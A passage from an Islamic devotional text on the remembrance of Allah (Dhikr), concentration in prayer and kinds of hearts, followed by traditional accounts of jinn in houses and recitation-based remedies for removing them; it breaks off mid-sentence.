In the hadith of al-Harith al-Ash'ari ﷺ, the Prophet ﷺ said: "Allah gave Yahya, the son of Zakariyah, five commands that he was to abide by himself, and ordered the Children of Israel to abide by: 'To worship Allah and associate none in worship with Him; to pray, and when you pray, do not turn, for Allah looks to the face of His servant in Salaah as long as he does not turn; to fast; to give Sadaqah; and to remember Him (make Dhikr), because Allah's Servant cannot protect himself from Satan, except by Dhikr'. The Prophet ﷺ has said: "I command you to do five things, which Allah has commanded me to abide by: To listen to your ruler (the Khalifah of the Islamic state) and obey him, to fight in Allah's Cause (Jihaad), to emigrate, and to remain attached to the main body (Jama'ah of Muslims). He who separates himself from the community, even by a single hand span, has taken off the tie of Islam from his neck, unless he returns; and he who calls with the call of ignorance, he is without doubt one of the people of Hell." One of the Companions said: "O Messenger of Allah!

Even if he fasts and prays?" The Prophet ﷺ said: "Even if he fasts and prays; so call the Muslims by their own names, and by what Allah called them, Muslims, Mu'minun, and Servants of Allah."[67]

In the above Hadith the Prophet ﷺ informed us that nobody can protect himself from Satan except by the Dhikr of Allah ﷻ; and this is the exact meaning of Surat an-Nas; ﴿Say: "I seek refuge with (Allah) the Lord of mankind﴾, because in this Surah Satan is described as ﴿Al-Khanaas﴾, meaning: Satan withdraws from whispering in a person's heart after he has remembered Allah ﷻ; but when one forgets and neglects the remembrance of Allah, Satan whispers evil into his heart. Therefore, there is no better protection from satanic whispers, other than than Dhikr.

In the above Hadith, the Prophet ﷺ put great emphasis on the principle of Tawheed. No disbelieving soul will enter Paradise, but only people of pure Tawheed. Tawheed is the key to Paradise, but if this key has no teeth, the gate of Paradise would not open either; the teeth of this key are: Salaah, fasting, Zakaah, Hajj, Jihaad, enjoining good and forbidding evil, telling the truth, being trustworthy, maintaining the ties of kinship, and showing kindness to one's parents.

[67] At-Tirmidhi (2863) who classified it as Hadith Hasan Ghareeb Sahih.

Allah ﷻ says,

ٱلَّذِينَ تَتَوَفَّىٰهُمُ ٱلْمَلَٰٓئِكَةُ طَيِّبِينَ ۙ يَقُولُونَ سَلَٰمٌ عَلَيْكُمُ ٱدْخُلُوا۟

ٱلْجَنَّةَ بِمَا كُنتُمْ تَعْمَلُونَ ﴿٣٢﴾

﴿Those whose lives the angels take while they are in a pious state, (i.e. pure from all evil, and worshipping none but Allah Alone) saying (to them) "Peace be on you; enter you Paradise, because of the good which you did (in the world)"﴾ [68],

And

وَسِيقَ ٱلَّذِينَ ٱتَّقَوْا۟ رَبَّهُمْ إِلَى ٱلْجَنَّةِ زُمَرًا ۖ حَتَّىٰٓ إِذَا جَآءُوهَا

وَفُتِحَتْ أَبْوَٰبُهَا وَقَالَ لَهُمْ خَزَنَتُهَا سَلَٰمٌ عَلَيْكُمْ طِبْتُمْ

فَٱدْخُلُوهَا خَٰلِدِينَ ﴿٧٣﴾

﴿And those who kept their duty to their Lord will be led to Paradise in groups, until they reach it, and its gates will be opened and its keepers will say: "Peace be upon you! You have done well, so enter here to abide therein forever."﴾ [69]

---

[68] Surat An-Nahl: Verse 32.
[69] Surat az-Zumar: Verse 73.

In the above mentioned verses, it is clear that even the Angels will be pleased with the believers in the Hereafter, and will thus greet them with the salutation of Peace, congratulate them and welcome them into Paradise. The disbelievers, on the other hand, will have their eternal abode in the fire of Hell.

People are of three categories:

1) Good people with no evil - who will go to paradise;
2) Evil people with no good - who will go to Hellfire;
3) People who do both good deeds and evil deeds (sinners amongst Muslims). These people will be cast into Hell for a certain amount of time as a punishment for their sins, but will then enter Paradise. Eventually, there will only be two abodes: Paradise and Hellfire.

As for the Prophet's statement: "Pray, but when you pray, do not turn; for Allah looks to the face of His Servant in Salaah as long as he does not turn".

There are two types of forbidden 'turning' during Salaah:

First: Turning one's heart from Allah ﷻ to other than Him,

Second: Turning one's eyes.

Both acts are forbidden; for Allah ﷻ keeps looking to the face of His Servant in Salaah as long as he/she observes Khushu', but when he turns his eyes or heart away, Allah ﷻ abandons him. 'Aishah, may Allah be pleased with her, asked the Prophet ﷺ about looking here and there during Salaah. He ﷺ replied, "It is what Satan steals from the Salaah of any one of you."[70]

There is a huge difference between a person who turns during Salaah and the person who concentrates and submits himself completely to Allah; the latter knows that he is standing before His Lord, his heart fears Allah and he feels subservient towards his Creator. Hassan Ibn Atiyyah said: "You will find two people praying the same Salaah and – at the same time - a great difference between them both, like that between the heaven and earth, because one of them faces Allah ﷻ with his heart, whilst the other is negligent."

If a Muslim intends to perform Salaah, Satan feels jealous of him, because this Muslim has intended to submit himself to and prostrate before His Lord, which is the most despised position by Satan. This is because he refused to obey Allah's Order to prostrate to Adam. Therefore Satan - may Allah curse him - does his utmost and makes every conceivable effort to disrupt a person's concentration during his Salaah, whispering to him until he feels lazy and ignores it. Salaah is the cornerstone or the backbone of Islam; one should not ignore it, nor feel lazy about performing it. If one performs his Salaah with full submission to Allah ﷻ, concentrating and fulfilling the requirement of Khushu' whilst forgetting about worldly affairs, his Salaah will be accepted by Allah ﷻ.

People are divided into five categories when it comes to performing Salaah:

1- There are those who wrong themselves by failing to perform Wudu' perfectly, or to pray at the prescribed times of Salaah, ignoring its Arkaan (essential ingredients).

2- There are those who perform Salaah on time, make perfect Wudu', and maintain its Arkaan; however, they lose their concentration during Salaah (Khushu') by listening to Satan's whisperings.

3- There are those who perform Wudu' perfectly, concentrating during Salaah, but they constantly battle against Satan's whisperings and insinuations, in order to prevent him from stealing their Salaah; these people are performing both Salaah and Jihad against Satan.



4- There are those who perform Salaah with complete submission to Allah. After they have completed Wudu', their hearts have fully surrendered to the worship of Allah ﷻ,and they forget about worldly affairs.



5- There are those who perform Salaah with complete submission, sincerely focusing their hearts and minds on Allah ﷻ, fearing and loving Him ﷻ, as if they were looking at Him; Satan cannot whisper to them, for they are contemplating their Lord. The difference between these people and others with regard to Salaah is far greater than the distance between the heaven and the earth. In short, they are closer to Allah in Salaah than at any other time.



The first type will be punished for their poor salaah.
The second will be held accountable for it.
The third will have their sins forgiven for it.
The fourth will be rewarded for it.

The fifth will become close to Allah, because they concentrate on Salaah with their hearts and minds; they subdue their desire' and Satan's whisperings.

There are Three Types of Hearts

The First Heart is empty of Eeman and of any kind of good; this is a dark heart, which Satan no longer whispers into, because he, may Allah curse him, has already taken it as a permanent abode, and has full control over it.

The Second Heart is illuminated with the light of Eeman, but there is still a certain level of desire within it, so Satan can whisper into it every so often. The Eeman of this heart fluctuates, it increases and decreases; sometimes it defeats Satan, whilst at other times it is defeated.

The Third Heart is full of the light of Eeman; there is no desire that can affect it. This type of heart is always shining with Eeman, so Satan's whispering cannot affect it; in fact satan is likely be burnt as soon he comes close to it. This heart is like the heaven, protected by the stars, so if Satan comes close to it he is stoned and burnt at once. This type of heart is protected by Allah ﷻ, because it is the focal point of Tawheed, love of Allah, knowledge and sincere Eeman. Such a heart is therefore deserving of protection from the allurement and ruses of Satan.

Remembrance of Allah is a Fortress

We have seen in the above mentioned Hadith, narrated by al-Harith al-Ash'ari ﷺ, in which the Prophet ﷺ said: "I command you to make Dhikr of Allah ﷻ (remembrance), because this is like a man who is followed by his enemies but seeks protection in a fortress; therefore, a servant cannot protect himself from Satan, except by making Dhikr of Allah."

A servant of Allah ﷻ must always busy his tongue with the remembrance of Allah, because Satan is could gain control over him if he were to become inattentive or absent-minded. Ibn Abbas ﷺ said: "Satan has full control over the son of Adam's heart; if it is negligent, Satan whispers to it, but if it makes mention of Allah ﷻ, he will withdraw his whispering."[71]

[71] Transmitted by Ibn Abi ad-Dunya' in "Maka'id ash-Shaytaan" (22), Abu Nuaim in "Al-Hilya" (6/268), "Majma' az-Zawa'id" (7/149), "Dai'f al-Ja'mi" (148) and "Al-Mata'lib al-Aliya" (3384).

Mu'adh Ibn Jabal ﷺ reported that the Prophet ﷺ said: "No good deed performed by the son of Adam could protect him more from the punishment of Allah than the Dhikr of Allah ﷻ."[72] Mu'adh ﷺ also reported another Hadith, in which the Prophet ﷺ said: "Shall I inform you of the best of your deeds; the purest of your property before your Lord; the highest in reward; what is better for you than spending gold and silver; and better for you than encountering your enemy and striking their necks and their striking your necks?" The Companions said: "Yes, indeed, O Messenger of Allah!" He ﷺ said: "Dhikr of Allah ﷻ." [73]

Al-Bayhaqi relates from Ibn 'Umar ﷺ that Allah's Messenger ﷺ said: "For everything there is a polish, and the polish of the heart is the Dhikr (remembrance) of Allah. There is nothing more potent in saving a person from the punishment of Allah than the Dhikr of Allah." It was said: "Not even Jihad in the path of Allah." So he ﷺ replied: "Not even if you were to continue striking with your sword until it breaks."

There is no doubt that hearts become rusty, just as copper and silver coins become rusty. The polish for this 'rust' is the Dhikr of Allah. This is because Dhikr is like a polish that cleanses the heart. When Dhikr is abandoned, the rust returns. But when Dhikr is resumed, then the heart is cleansed once more. For hearts become rusty due to two things by: neglecting to remember Allah, and by committing sins. The polish for these two things is: Seeking Allah's Forgiveness and Dhikr.

Whoever neglects the remembrance of Allah, his heart becomes rusty in proportion to the level of his negligence. For when this rust accumulates on the heart, then it no longer recognises things as they really are. Thus, it views falsehood as if it were the truth, and truth as if it were falsehood. This is because this rust darkens and confuses the heart's perception, and so it is unable to truly recognise things for what they really are. As the rust accumulates, the heart becomes darkened, and as this happens the heart becomes stained with this dirty rust; and when this occurs it corrupts the heart's perception and recognition of things. The heart (then) does not accept the truth nor does it reject falsehood, and this limbo state is the greatest calamity that can strike the heart. Being neglectful of Dhikr leads to following one's whims and desires, which is a direct result of the disease of negligence, and causes the inner light of the heart to become extinguished even further. This is illustrated in the following verse:

وَلَا تُطِعْ مَنْ أَغْفَلْنَا قَلْبَهُۥ عَن ذِكْرِنَا وَٱتَّبَعَ هَوَىٰهُ وَكَانَ أَمْرُهُۥ فُرُطًا ﴿٢٨﴾

﴿And obey not any whose heart We have made heedless of Our Remembrance, one who follows his own lusts and whose affair has been lost﴾ [74]

The true servants of Allah ﷻ are those whose hearts are turned to Him, morning, noon, and night, and who seek not worldly gain, but Allah's Grace, Allah's Own Self, His Presence and nearness to Him. Even if they are materially poor in this world, their faith gives them more inward and spiritual satisfaction than worldly grandeur or worldly attractions ever would. As for those who stray from Allah's Path, Allah's Grace is nevertheless All-Encompassing: it seeks to reclaim them and bring them back to the path. If such a person resists, and follows his own lusts, eventually his case becomes hopeless. In such circumstances, Allah's Grace no longer reaches him, and he is left in his pride and insolence. One ought to be wary of following the example or advice of such a person, and should not seek to become a member of his social group or desire his wretched idols.

One has to be careful about who he chooses to follow; one should only follow scholars and Sheikhs who follow the Sunnah and who make Dhikr of Allah. The person who makes Dhikr is alive whilst the one is negligent is spiritually dead. There are numerous verses in the Qur'an indicating the benefit and superiority of making Dhikr of Allah ﷻ:

Allah ﷻ says,

فَٱذْكُرُونِيٓ أَذْكُرْكُمْ وَٱشْكُرُوا۟ لِى وَلَا تَكْفُرُونِ ﴿١٥٢﴾

These verses contain a commandment to remember Allah, intensely and frequently, since the worshipper is in dire need of [remembering Allah] and cannot do without it, even for the twinkling of an eye. This is because every moment that passes without a person making Dhikr (remembrance) of Allah will be of no benefit to him/her. Rather, the harm entailed by being neglectful of the Dhikr of Allah is far greater than any worldly benefits that may be gained.
There are many Ahadeeth that illustrate the importance of Dhikr:

The Prophet ﷺ said: "Allah ﷻ says: I am with my servants as long as they mention Me."[81] Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said: "Allah says: 'I am just as My servant thinks I am, (i.e. I am able to do for him what he thinks I can do for him) and I am with him if He remembers Me. If he remembers Me in himself, I too remember him in Myself; and if he remembers Me in a group of people, I remember him in a group that is better than they; and if he comes one span nearer to Me, I go one cubit nearer to him; and if he comes one cubit nearer to Me, I go a distance of two outstretched arms nearer to him; and if he comes to Me walking, I go to him running.'"[82]

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said: "Seven (people) will be shaded by Allah, by His Shade, on the Day of Resurrection when there will be no shade except His. (They are):

1) A just ruler
2) A young man who has been brought up in the worship of Allah,
3) One who remembers Allah in seclusion and his eyes are then flooded with tears
4) A man whose heart is attached to mosques (offers his compulsory congregational prayers in the mosque)
5) Two people who love each other for Allah's Sake
6) A man who is called by a charming lady of noble birth to commit illegal sexual intercourse with her, but he says, 'I am afraid of Allah,'
7) A man who gives in charity so secretly that his left hand does not know what his right hand has given."[83]

Abu Musa' ﷺ reported that the Prophet ﷺ said: "The example of one who remembers his Lord (Allah) in comparison to one who does not remember his Lord, is like that of a living creature compared to a dead one."[84]

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said, "Allah The Almighty has angels who travel the highways and by-ways seeking out the people of Dhikr. When they find people remembering Allah, the Mighty and Majestic, they call out to one another, 'Come to what you are looking for!' They enfold them with their wings outstretched up to the lowest heaven. Their Lord - who knows them better - asks them, 'What are My servants saying?' They say, 'They are glorifying You, proclaiming Your greatness, praising You, and magnifying You.' He says, 'Have they seen Me?' They say, 'No, by Allah, they have not seen You.' He says, 'How would it be if they were to see Me?' They say, 'If they were to see You, they would worship You even more intensely, and magnify You even more intensely, and glorify You even more intensely.' He says, 'What are they asking Me for?' They say, 'They are asking You for the Garden.' He says, 'Have they seen it?' They say, 'No, by Allah, they have not seen it.'" He says, 'How would it be if they were to see it?' They say, 'If they were to see it, they would yearn for it even more and seek it even more assiduously and would have an even greater desire for it.' He says, 'What are they seeking refuge from?' 'They are seeking refuge from the Fire.' He says, 'Have they seen it?' He says, 'How would it be if they were to see it?' They say, 'If they were to see it, they would flee from it even more and have an even greater fear of it.' He says, 'I testify to you that I have forgiven them.' One of angels says, 'Among them is so-and-so who is not one of them. He came to get something he needed.' He says,

'They are sitting and the one sitting with them would not be made wretched.'" [85]

Anas Ibn Malik ﷺ reported that the Messenger of Allah ﷺ said, "When you come upon the meadows of the Garden, graze in them." He was asked, "What are the meadows of the Garden?" "Circles of Dhikr." he ﷺ replied. [86]

Abu Hurairah ﷺ reported that the Prophet ﷺ said, "Whenever people sit in a place where they do not mention Allah nor bless their Prophet, loss descends on them. If He wishes, He could punish them. If He wishes, He could forgive them." [87]

Ibn Qayyim al-Jawziyyah, may Allah have Mercy on him, said that there are more than one hundred benefits in remembering Allah ﷻ. Some of these are given below:

1- Dhikr expels and suppresses Satan.
2- It pleases Allah ﷻ.
3- It removes anxiety and distress from the heart.
4- It brings happiness and joy to the heart.
5- It strengthens the heart and body.
6- It illuminates the face and heart.
7- It brings wealth and livelihood.

8- It gives the person peace of mind and composure.
9- It leads one to love more, which is the spirit of Islam.
10- It leads to self-control and Ihsaan, so that a person worships Allah as though he/she were seeing Him ﷻ.
11- It brings Inaabah (turning in repentance to Allah ﷻ).
12- It brings the person closer to Allah ﷻ.
13- It opens the door of knowledge and understanding.
14- It brings fear and respect of Allah ﷻ.
15- Allah ﷻ will remember any one who remembers Him, ﴿Therefore remember Me, I will remember you﴾.
16- Dhikr brings life to hearts.
17- It is the provision of the heart and soul.
18- It removes any rust from the heart.
19- It eliminates sins.
20- It removes any isolation between a servant and his/her Lord ﷻ.
21- If a servant mentions Allah ﷻ during his/her time of ease, Allah will mention him/her during times of difficulty.
22- Dhikr saves one from Allah's punishment.
23- It brings tranquility and harmony, and the Angels surround those making Dhikr.
24- Dhikr helps one forget about backbiting, slandering, telling lies and falsehood.
25- A person who remembers Allah in seclusion, and whose eyes are then flooded with tears will be shaded on the Day of Resurrection by Allah ﷻ.

26- Dhikr is the easiest form of worship, yet its reward is enormous.
27- It is the plant of Paradise.
28- Dhikr is the light of a person in this world, in the grave, and on the Day of Judgement.
29- It brings Allah's Blessings, and wards off His Curse and Punishment.
30- It is a barrier between a servant and Hellfire.[88]

Indeed, during the course of our daily lives our souls need to be nourished along with our bodies. The remembrance of Allah is such that our souls cannot survive without it - as was said by Ibn Taymiyyah: "The Dhikr of Allah is to the heart what water is to a fish."

One of the 'aarifeen (those who are knowledgeable about Allah) said: "If a person were to spend such and such number of years engaged (in the Dhikr of Allah), then he turns away from it for just a moment, what he will lose is far greater than whatever he has already gained."

Mu'adh Ibn Jabal ﷺ relates that the Prophet ﷺ said: "The people of Paradise will not have any regrets except for those moments in which they were not engaged in the Dhikr (remembrance) of Allah."

Haunted Houses Examples of Jinn's Disturbances and harm

The Jinn and the Young Ansari:

Abu's-Saib, the mawla of Hisham Ibn Zuhra said, "I went to Abu Sa'id al-Khudri and found him praying. I sat waiting for him until he had finished the prayer. I heard a movement under a bed in his room, and it was a snake. I stood up to kill it, but Abu Sa'id gestured to me to sit. When he was finished he pointed to a room in the house and said, 'Do you see this room?' I said, 'Yes.' He said, 'There was a young boy in it who had just got married. He went out with the Messenger of Allah ﷺ to al-Khandaq, (the ditch that the Muslims dug in the 5th year of the Hijrah to defend Madinah against the Quraysh and their allies). When he was there, the youth came and asked for permission, saying, 'Messenger of Allah. Give me permission to return to my family.' The Messenger of Allah ﷺ gave him permission and said, 'Take your weapons with you, for I fear the Banu Quraydha tribe. They may harm you.' The youth went to his family and found his wife standing between the two doors. He lifted his spear to stab her as jealousy had been aroused in him. She said, 'Don't be hasty until you have entered and seen what is in your house.' He entered and found a snake coiled up on his bed. He pierced it with his spear, and then went out with it and threw it into the house. The snake stirred on the end of the spear and the youth fell dead. No one knew which of them died first; the snake or the youth. That was mentioned to the Messenger of Allah ﷺ to which he said, 'There are Jinn in Madinah who have become Muslims. When you see one of them, call out to it for three days. If it appears after that, then kill it, for it is a shaytan.'"[89]

As mentioned previously, jinn may appear as snakes, scorpions, cattle, donkeys, birds, or other animals. When the Prophet ﷺ took the oath of allegiance from the Jinn in the valley of Batn al-Nakhlah, he ﷺ wanted them to appear to his community either in their own form or in another agreeable form, but not in the form of a harmful animal such as a dog or a scorpion. In another Hadith, the Prophet ﷺ warned his community: "When you see any vermin in your house, tell it three times: "For Allah's Sake, leave this place," for it may be a friendly jinn. If it does not leave, then it is not a Jinn. If it is harmful, you may kill it."

Loud Noises:

Ibn Sa'd narrated, in his "Tabaqaat", and as well as Ibn abi ad-Dunyah that when Zaid Ibn Aslam was appointed as governor of Ma'dan Bani Salim, people came to him and complained that Jinn were living in their houses and making loud noises. He ordered them to make Adhan every now and then, in a loud voice. So when they did, the jinn left their houses for good. [90]

Leave your House:

Abu an-Nadhr Hashim Ibn al-Qassim said: "I used to see Jinn in my house Jinn and one day they (Jinn) told me: 'O abu an-Nadhr! Leave this house'. But it was hard for me to leave my house, so I wrote to some scholars in Kufah, asking for help, and among them were Ibn Idriss, al-Muharibi and Abu Usamah. Al-Muharibi replied to my letter saying: "In Madinah there was a well from which people used to get water. However, the rope tied to the bucket was found cut every day, and the people did not know what to do. One day some traveling party arrived in Madinah and the people complained to them about their problem. So one of the travelers asked for a bucket full of water and he recited some Du'ah in it and poured it into the well; then a fire blazed from the well, yet was extinguished at its upper surface." Abu an-Nadhr said: "I took a bucket full of water, recited the same Du'ah over it and poured it around the corners of my house; then the Jinn cried out: 'you have burnt us, we are leaving your house now.'[91]

Jinn kill Drunkards in this House:

Ibn 'Aqil said in his book "Al-Funun": "There was a house in Baghdad, and people used to rent it but woke up dead the next day. One day, a Muqri' man (one memorizing the Qur'an) came and rented it. We expected that he would suffer the same fate, but the next day he was found to be safe and sound. The neighbours were surprised. He lived in that house for some times and left it. When he was asked as to how he had managed to survive, he said: 'When I entered that house, I prayed Isha' prayer; then I started reciting the Qur'an, and a young man came out of the walls of the house and greeted me. I was frightened, but he said: "Do not worry, teach me some of the Qur'an." I taught him some of the Qur'an and then asked him: "What is wrong with this house?" He said: "We are Muslim Jinn, we pray and recite the Qur'an, but sinful people came and rented this house; they gathered here to drink alcohol, so we killed them"."

You have burnt a great Ifreet:

A man from Bani Ka'b said: I arrived at Basra to sell some dates but could not find a house to rent. All the properties were full, so someone directed me to a house which was empty and believed to have been haunted. I was so tired that I did not care and decided to rent the property. When I was retiring to bed a huge black jinn with eyes like blazing fire appeared before me. I immediately started to recite 'Ayatul Kursi: ﴿Allahu! La ilaaha Illa Huwa al-Hayyu al-Qayyum﴾,[92] verse by verse, and the jinn also followed my recitation, but when I read the words, 'Wala ya'uduhu hifzuhuma'wa hawal'aliyulazheem ﴿and He (Allah) feels no fatigue in guarding and preserving them. And He is the Most High, the Most Great﴾[93] the jinn could not follow and stopped. I understood the consequences of the words and recited the same words, again and again, until the jinn had faded away. I went to sleep and in the morning when I got up I saw the burnt ashes in the place where the jinn had appeared. Then I heard someone saying: 'You have burnt a great Ifreet.' I asked: 'How did I burn him?' The voice said: 'With the power of Allah's Verse, ﴿and He (Allah) feels no fatigue in guarding and preserving them. And He is the Most High, the Most Great﴾."

Tricks of Jinn in a New House:

Sheikh Ahmad al-Qattan mentioned the following true story in one of his lectures:

"A man came to me and complained that when he moved to his new house with his family, they started to encounter some problems and disturbances. Whenever they put food on the table someone would come and place a handful of sand on top of the food, but they could not see who put it there. The same thing would happen three times a day - at breakfast, lunch and dinner. His wife and children became too terrified and afraid to put any food on the table, because each time they did so, sand would appear whilst they were looking at the food. Finally, the man decided to take his wife and children to his in-laws and stayed at the new house with his mother and aunt. However, the problem still persisted, and this time his mother and aunt would have sand on top of their heads, whenever and wherever they would sit.

So I decided to go and see to his problem. I took some pious people with me - an Imam of a mosque, a judge, and another sheikh and Imam. After we made Wudu' we started reciting Surat al-Baqarah and when we reached 'Ayatul Kursi, the man called us to come to the courtyard of the house; we left one of us reciting and we went to see. We found his old mother sitting in the courtyard with sand coming down from her head, as if it is actually coming out of her head. However as soon as we finished (reciting) Surat al-Baqarah, the sand disappeared and never returned."

A House under Constant Stoning:

The Permanent Committee for Scientific Research and Iftaa' in Saudi Arabia said, in Fatwah No. 6618: "A man living in the countryside came to us asking the following question: 'I live in the countryside, in a house that I inherited from my ancestors. However, recently I had a strange experience; at night stones were being thrown at me, and I could not see who was throwing them, despite the fact that I was carrying a lamp. This continued for four nights, and I was very much afraid. I then went to my relatives and informed them so that they could help me, but I was simply told that I perhaps have enemies who hate me. I insisted that they should come with me to my house to see for themselves, and indeed, when night fell, we were pelted with stones, whereupon my relatives believed me and thus advised me to leave the house.'

"The answer to your story is as follows:

"Maybe those who threw stones at you at night were a group of wicked Jinn who wanted you to leave the house or just to fool about with you; or maybe you had harmed them unintentionally, and they just wanted to take revenge on you. So, you have to seek help from Allah ﷻ, seek protection in Allah's Words (the Qur'an), and recite the Qur'an at home- especially Surat al-Baqarah- when you go to bed."[94]

How to rid your House of Jinn:

1- Warning:

We have seen in the above Hadith narrated by Abu Sa'id al-Khudri ﷺ, in which the Prophet ﷺ said: ".....When you see one of them, call out to it for three days. If it appears after that, then kill it, for it is a shaytan." Therefore, if you see such trouble and disturbances in your house, you have to warn the Jinn first.

Manner of Warning:

Abdurrahmaan Ibn Abee Laylah quoted his father, saying: The Prophet ﷺ said: "If a snake appears in your house, say to it: 'We ask you by the covenant of Noah and the covenant of Sulaiman Ibn Dawud not to harm us..."[95] Al-Qadhi Iyaad, may Allah have mercy on him, said: "Ibn Habib reported that the Prophet ﷺ said: 'I implore you by the covenant taken from you by Sulaiman Ibn Dawud not to harm us, nor to appear to us.'"

1- Reciting Surat al-Baqarah:

After that warning, you recite Surat al-Baqarah in your house. Abu Hurairah ﷺ reported that the Prophet ﷺ said: "Do not make your house as graveyards. Satan runs away from the house in which Surah al-Baqarah is recited."[96] In another Hadith reported by Ibn Mas'oud ﷺ, the Prophet ﷺ said: "Recite Surat al-Baqarah in your houses, for Satan cannot enter a house where Surat al-Baqarah is recited."[97]
An-Nu'man Ibn Bashir ﷺ narrated that the Prophet ﷺ said: "Two thousand years before creating the heavens and the Earth, Allah inscribed a book in which He revealed the last two verses of Surat al-Baqarah. The Devil will not come near a house in which these (verses) are recited for three nights."[98]

Ibn Taimiyyah, may Allah have mercy on him, said: "Numerous people who have experienced these events all confirm the amazing effectiveness of this verse in warding off Jinn and breaking their spells. It (ayat al-Kursi) has a great effect in repelling devils from humans, from the possessed, and from those picked out by Jinn such as wrongdoers, people with bad tempers, those who follow their desires and lusts, musicians, and those who become ecstatic through whistling and clapping. If these verses are read with sincerity to Allah, the Jinn will leave. It will put an end to all the delusions created by the Jinn. It will also disclose the falseness of those, 'brothers' of the Jinn, who perform 'miraculous' (magic) acts. The Jinn inspire their devotees with some knowledge that the ignorant think are miracles that Allah grants His pious servants. In fact, they are simply Shaytaan's acts of deception over his devotees - those who have earned Allah's Wrath and those who have gone astray."[99]

2- In case the Jinn are still in your house after that:

If you feel that Jinn are still in your house, bring a vessel full of water, make Wudu', put your right hand inside the water, bring your mouth close to it and read the following Dua'h: Bismi Allah, Amsayna Billah alladhi Laysa Minhu shay'un Mumtani' wa Bi'izzati Allahi allati' Laa Turaam wa Laa Tudhaam, wa Bisultaan Allahi al'Mani'i Nahtajib, wa Biasma'ihi al-Husnaa Kullihaa, A'idun mian al-Abalisah wa min sharri shayaateeni al-Insi wal Jinni, wa min sharri kulli Mu'linin Aw Musirrin, wa min sharri Maa Yakhruju bil-Layli wa yakmunu bin-Nahaari, wa yakmunu bil-Layli wa

After that, recite Surat al-Fatihah:

When you have finished reciting all the above verses and Surahs into the water, sprinkle it around the corners of the house and, insha Allah, the Jinn will leave the house.

4- It is very important that you keep making Adhaan in your house and in places where Jinn live all the time, as in the Hadith reported by Jabir Ibn 'Abdillah ﷺ, in which the Prophet ﷺ said: "If Ghilaan (type of Jinn) appear to you, make Adhaan."[105] Ghilaan are type of Jinn sorcerers that take different forms and images in order to harm or kill people.

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "When the Adhaan is pronounced Satan takes to his heels and passes [105] Imam Ahmed (3/305-382), an-Nisa'i' (961), Abu Ya'la' (2219), and al-Bayhaqi's "Dala'il an-Nubuwwa" (7/103-104).

wind with noise during his flight in order not to hear the Adhaan. When the Adhaan is completed he comes back but again takes to his heels when the Iqama' is pronounced."[106]
In another Hadith, Jabir Ibn Abdillah ﷺ heard the Prophet ﷺ say: "When Satan hears the call to prayer, he runs away to a distance like that of Rawha'. Sulayman said: "I asked him about Rawha'." He replied: "It is at a distance of thirty-six miles from Madinah."[107]

Notes:

1- It is preferable if a group of people recite the above Ayaat, instead of just one person.

2- Dogs, idols, crosses, or bells must be removed from the house.

3- One's intention must be made sincerely to Allah ﷻ during the time of the treatment.

4- People who do the recitation must be strong at heart, fearing no one except Allah ﷻ; they must have full trust in Allah and His Words, and that His Words (the Qur'an) have a strong effect, with Allah's Will and Power, on all Jinn and devils.

Supplementary Information with Regard to Jinn and Devils

Many people do not know that other creatures share this world with us - amongst which are Jinn and devils. What do we know about these creatures that are known to be living with us on earth? They share our houses and eat and drink with us. In fact, they are even capable of spoiling our thoughts and hearts. They drive us to destroy our own species. They can make us associate them (in worship) with Allah, in order to make us earn His Anger.

Fortunately, texts of the Glorious Qur'an and the Sunnah explain to us the secret ways of Jinn and devils. Such texts provide us with sufficient details of their lives. They also tell us about the enmity between them and mankind, and the one who has been alive since Prophet Adam ﷺ was created in heaven. Evidence is also given about their efforts to mislead and destroy the children of Adam.

The Qur'anic View about the Jinn:

Allah ﷻ has enlightened us on the subject of Jinn by means of Surah Al-Jinn - which was revealed late in Makkah – along with various other Aayaat in the Holy Qur'an. The Holy Qur'an reveals that Jinn were created from fire, whereas human beings were created from clay. Although they are invisible to human eyes, the Jinn can see us. Like human beings they are also entrusted with responsibilities (careers, family life, etc.). They too will be rewarded for their righteousness and will receive punishment for their sins.

And ﴿I created Jinn and mankind only that they should worship Me﴾ (Az-Zariyat: 56)

﴿And among us (the Jinn) there are the righteous folk and among us there are far from that; we are sects with different rules﴾ (Surat Al-Jinn: 11)

Views from Ahadith:

Jinn have been given the power to change their form to that of animals, reptiles, or even human beings. In a hadith from Abu Sa'id al-Khudri ﷺ, it is believed that a Jinni came in the form of a gigantic serpent.

Human beings are superior to Jinn. The Jinn can never harm human beings provided that they are dealt with in the correct manner. When a Jinni takes a liking to someone he follows him; if one reacts with fear, the Jinni will torment him even more, but if he reacts in a brave manner, he will be left alone.

Mujahid, a student of Ibn 'Abbas ﷺ said: "After Ibn 'Abbas's death a Shaytan would constantly appear before me in the form of Ibn 'Abbas whenever I started to perform Salah. This got so bad that at times I was forced to break my Salah. Therefore I decided to confront him next time he appeared, and so I hid a dagger in my pocket before I began Salah. When he appeared in front of me, I withdrew the dagger and jumped on him; he disappeared instantly, and never returned again."

Our obligation towards them:

We mentioned that the Jinn have been ordered to worship according to the prescribed law (shariah). Therefore, if a Muslim is able to contact a Jinni, in the same way that a human can speak to a Jinni that has taken over a human body, the Muslim should try to enforce the shari'ah (Islamic law) upon the Jinn – in other words, one should encourage the Jinni to do good, and so on.

If the possessed is of the first type above, caused by desires, lust or passion, then it would have been due to a great lewd act that had been prohibited by Allah, for both humans and Jinn. This remains true, even if it was done with the consent of the other party. But what would be the ruling if the other party did not like it? It would be a lewd and oppressive act. Therefore, One must tell the Jinni of that, informing him that it is a prohibited act and providing evidence against such an act so that the ruling is made clear to him. Then inform him that is the Rule of Allah and His Messenger that has been sent to all creatures; human and Jinn.

If it is of the second type, where some human had harmed them and the human was not aware of that, then inform the Jinni that the human was acting in ignorance, and that he never intended to harm the Jinni. Therefore, he does not deserve the punishment that is being given to him. If the action occurred in the person's house or on his property, then inform the Jinni that the person was just acting in a manner that was permissible to him, and the Jinn need not live in a place that belongs to a human, without the human's permission; for they are allowed to live in dilapidated and abandoned buildings.

Ibn Taymiyyah, may Allah have mercy on him, said: "If the Jinni is wronging the human, then inform the Jinni of the Rule of Allah and His Messenger and provide evidence for him to establish proof against him. And order him to do good and forbid him from doing evil, in the same manner that one does with any human.

As Allah says,

﴿وَمَا كُنَّا مُعَذِّبِينَ حَتَّىٰ نَبْعَثَ رَسُولًا ﴿١٥﴾﴾

﴿We never punish (a people) unless until We had already sent a messenger﴾ (Al-Israa: 15).

And He says,

